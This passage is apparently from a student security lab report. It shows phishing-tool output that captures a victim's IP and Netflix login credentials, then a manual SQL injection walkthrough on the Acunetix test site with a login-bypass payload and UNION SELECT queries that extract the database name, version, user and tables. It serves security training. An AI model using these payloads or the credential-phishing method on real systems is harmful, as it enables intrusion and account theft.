
Password — Show Password

••••••


Forgot your email or password?

Sign In

4. Once you click Login, you can see that it is redirected to the Actual Netflix Page while the tool captures your IP along with the Login credentials.



```
[*] IP Found!
[*] Victim IP: [redacted]
[*] User-Agent:  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
[*] Saved: netflix/saved.ip.txt


[*] Waiting credentials ...

[*] Credentials Found!
[*] Account: xyz@gmail.com
[*] Password:  hacker
[*] Saved: sites/netflix/saved.usernames.txt
```



Netflix India – Watch TV Shows Online, Watch Movies Online - Mozilla Firefox (Private Browsing)

https://www.netflix.com/in/

Unlimited movies, TV shows and more.

Watch anywhere. Cancel anytime.


Ready to watch? Enter your email to create or restart your membership.

5. Perform SQL injection Manually on http://testphp.vulnweb.com Write a report along with screenshots and mention preventive steps to avoid SQL injections.

Login Page Authentication Bypass:

SQL Injection can be performed to bypass the login page that is present in the given website.
URL : testphp.vulnweb.com/login.php

The Original Login is given as Username : test and Password : test



acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

If you are already registered please enter your login information below:

Username : test
Password : ••••

login

You can also signup here.
Signup disabled. Please use the username test and the password test.


acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
Logout test
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

shubham (test)


On this page you can visualize or edit you user information.

Name:	shubham
Credit card number:	1234-5678-2300-9000
E-Mail:	email@email.com
Phone number:	2323345
Address:	21 street

update

You have 0 items in your cart. You visualize you cart here.

But we will enter the following login details to check for SQL Injection.
Username : test
Password : ‘ or ‘1’=’1’#



acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

If you are already registered please enter your login information below:

Username : test
Password : •••••••••••••

login

You can also signup here.
Signup disabled. Please use the username test and the password test.


acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
Logout test
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

shubham (test)

On this page you can visualize or edit you user information.


Name:	shubham
Credit card number:	1234-5678-2300-9000
E-Mail:	email@email.com
Phone number:	2323345
Address:	21 street

update

You have 0 items in your cart. You visualize you cart here.

Union based SQL Injection:

The UNION operator in SQL allows attackers to combine results of two or more SELECT statements into a single result. We can start off by searching the Artists section of the Website, and clicking on the first artist.




TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

artist: r4w8173

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.


When we enter a ‘ in the URL, the website throws up an error, an SQL error precisely. From this, we can deduce that the Website is Vulnerable to SQL Injections from the URL.



TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

```
Warning: mysql_fetch_array() expects parameter 1 to be resource,
boolean given in /hj/var/www/artists.php on line 62
```

Now, to find out the number of records under the artists column, we will use the ORDER BY keyword. We keep on trying the keyword in the URL until the Website gives an SQL Error. In this case, the Website shows an error on ORDER BY 4, which means there are 3 records in the Artists section.




```
testphp.vulnweb.com/artists.php?artist=1 ORDER BY 2
```

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

artist: r4w8173

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.




artists - Mozilla Firefox (Private Browsing)
artists
acunetix acuart
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

```
testphp.vulnweb.com/artists.php?artist=1 ORDER BY 4
```

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

```
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/artists.php on line 62
```

We can also retrieve the name of the Database while giving the wrong input in the URL(artist = -1) and then using the UNION SELECT statement to retrieve the information. We have to enter the proper query so that we get the appropriate result. We can also get the Database version and the current user in the same way. See the screenshots for the results.



artists - Mozilla Firefox (Private Browsing)

testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1,database(),2

TEST and Demonstration site for Acunetix Web Vulnerability Scanner


artist: acuart

2

view pictures of the artist

comment on this artist

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd



artists - Mozilla Firefox (Private Browsing)

testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1,version(),current_user()

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

artist: 8.0.22-0ubuntu0.20.04.2

acuart@localhost


view pictures of the artist

comment on this artist

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

We can also try and get the names of the Tables using this technique.

URL to get first table name : http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 0,1



artists - Mozilla Firefox (Private Browsing)
artists
testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1,table_name,3 from information_schema
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

